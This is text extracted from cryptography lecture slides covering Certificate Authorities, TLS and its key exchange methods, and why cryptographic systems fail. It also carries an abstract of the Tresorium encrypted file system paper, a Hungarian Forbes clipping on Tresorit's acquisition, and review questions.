
Certification Authority (CA)

- collection of hardware, software, and staff (people)
- main functions:
 - issues certificates for users or other CAs
 - maintains certificate revocation information
 - publishes currently valid certificates and certificate revocation lists (CRL)
 - maintains archives
- must comply with strict security requirements related to the protection and usage of its private keys (basis of trust)
 - uses tamper resistant Hardware Security Modules that enforce security policies (access and usage control)
 - defines and publishes its certificate issuing policies
 - complies with laws and regulations
 - is subject to regular control (by national supervising authority)


Application: Transport Layer Security (TLS)

- TLS provides a secure connection between applications (typically between a web server and a web browser → **https**)
 - confidentiality:
 - » symmetric key cryptography is used for message encryption
 - integrity protection:
 - » either a keyed MAC function or an authenticated encryption mode is used for message integrity protection and origin authentication
 - » MAC or authentication tag computation covers a message sequence number → replay protection
 - (mutual) authentication of parties:
 - » asymmetric key cryptography is used to authenticate the server
 - » client authentication (optional) can be based on asymmetric key crypto
 - key exchange:
 - » keys are generated uniquely for each connection
 - » different keys are used for the encryption and the MAC (unless an authenticated encryption mode is negotiated)
 - » different keys are used in the two directions (client → server, server → client)
 - negotiation of cryptographic algorithms and parameters

TLS message format



TLS handshake overview



Supported key exchange methods*

- RSA based (TLS_RSA_with...)
 - the secret key (pre-master secret) is encrypted with the server's public RSA key
 - the server's public key is made available to the client during the exchange
- fixed Diffie-Hellman (TLS_DH_RSA_with... or TLS_DH_DSS_with...)
 - the server has fix DH parameters contained in a certificate signed by a CA
 - the client sends a one-time DH public value in the client_key_exchange message
- ephemeral Diffie-Hellman (TLS_DHE_RSA_with... or TLS_DHE_DSS_with...)
 - both the server and the client generate one-time DH parameters
 - the server signs its DH parameters with its private RSA or DSS key
 - the client sends a one-time DH public value in the client_key_exchange message
- anonymous Diffie-Hellman (TLS_DH_anon_with...)
 - both the server and the client use one-time DH parameters without authentication

* in versions < 1.3

CRYPTOGRAPHY: THE STRONGEST LINK IN THE CHAIN


LEVENTE BUTTYÁN AND BOLDIZSÁR BENCSÁTH

IT security architectures that use cryptographic elements sometimes fail, but it is rarely cryptography to blame. The reason is more often the use of cryptography in an inappropriate way, or the use of algorithms that do not really qualify as cryptographic. High quality cryptography is in fact the strongest link in the chain, and there are good reasons for that.

What goes wrong in practice?

- key management issues
 - e.g., keys are generated with weak random number generators
- protocol weaknesses
 - e.g., crypto algorithms are used in wrong ways
- implementation issues
 - bugs
 - side channels (e.g., timing attacks, differential power analysis)
- human stupidity
 - e.g., using home made "crypto" algortihms

If you liked this...



more info: <http://www.crysys.hu/education/>

Tresorium: cryptographic file system for dynamic groups over untrusted cloud storage

István Lám^{1,2}, Szilveszter Szebeni^{1,2}, and Levente Buttyán^{1,2}

¹Tresorium Kft, Budapest, Hungary


²Laboratory of Cryptography and Systems Security (CrySys), Budapest University of Technology and Economics, Hungary

¹*{lam,szebeni}@tresorium.hu, butyan@crysys.hu*

Abstract—In this paper, we present Tresorium, a cryptographic file system designed for cloud based data storage. In Tresorium, files are encrypted before they are uploaded to the cloud storage providers, therefore, not even the cloud storage providers can access the users' data. Yet, Tresorium allows the sharing files within a group of users by using an underlying group key agreement protocol. A key feature of Tresorium is that it handles changes in group membership and modification of files in an extremely efficient manner, thanks to the usage of so called key-lock-boxes and a lazy re-encryption approach. Finally, Tresorium supports an ACL-like abstraction, so it is easy to use. We describe Tresorium, and analyze its security and performance. We also present some simulation results that clearly show the efficiency of the proposed system.

however, problematic. Firstly, if the cloud storage provider is compromised, an attacker can access every file in contempt of the ACL. Secondly, the administrators of the cloud storage provider can override the ACL settings, so they have access to the users' private files. Although ACL based systems may be implemented in more complex and secure way, the basic idea is still the same. To overcome these problems, authorization should not be done on the storage provider side. This leads us to the idea of cryptographic network file systems.

In cryptographic file systems there is no problem with an outside attacker or the curiosity of the administrators, because



tresorit

Encrypt. Sync. Share.

Everything is encrypted before upload.
You're in control.

NAPI CÍMLAP

Forbes



6 PERCES OLVASÁSI IDŐ • **ÜZLET** • GÓLYA ÁGI, ÚJSÁGÍRÓ

Újabb magyar exit: az egyik legrégebbi magyar startup kezd új fejezetet a Svájci Postával

2021. JÚLIUS 08.

Az iparágán belül technológiai éllovasnak számító Svájci Posta többségi tulajdonat szerzett a magyar alapítású IT-biztonsági Tresoritban, ezzel az egyik legrégebbi magyar startup kezd új fejezetet. Az alapítók terveik szerint a svájci felvásárló céggel maradnak, ami komolyan elköteleződött a digitalizációja felpörgetése mellett: hárommilliárd svájci frankot, (közel ezermilliárd forintot) fordítanak akvizíciókra és más fejlesztésekre a közeljövőben.



GÓLYA ÁGI
ÚJSÁGÍRÓ

Üzenet a szerzőnek

OSZD MEG!



Control questions

- How are modern ciphers classified? (types of ciphers?)
- What are the block size and the key size of AES?
- How do the CBC and CTR block encryption modes work?
- Why do we use a hybrid approach for encrypting large messages instead of pure public key encryption?
- What is a cryptographic hash function?
- What are the desired security properties of hash functions?
- What services do MAC functions provide and how?
- What services do digital signature schemes provide and how?
- What is the hash-and-sign paradigm?

Control questions

- What is the difference between key transport and key agreement?
- How does the Diffie-Hellman key agreement protocol work? What needs to be added to the basic protocol in practice?
- What is a public key certificate? How do we verify it?
- What are the functions of a Certificate Authority?
- What security services does TLS provide?
- How does the TLS message format look like?
- What key exchange methods are supported by TLS? How do they work?
- What are the main reasons for cryptographic systems to fail?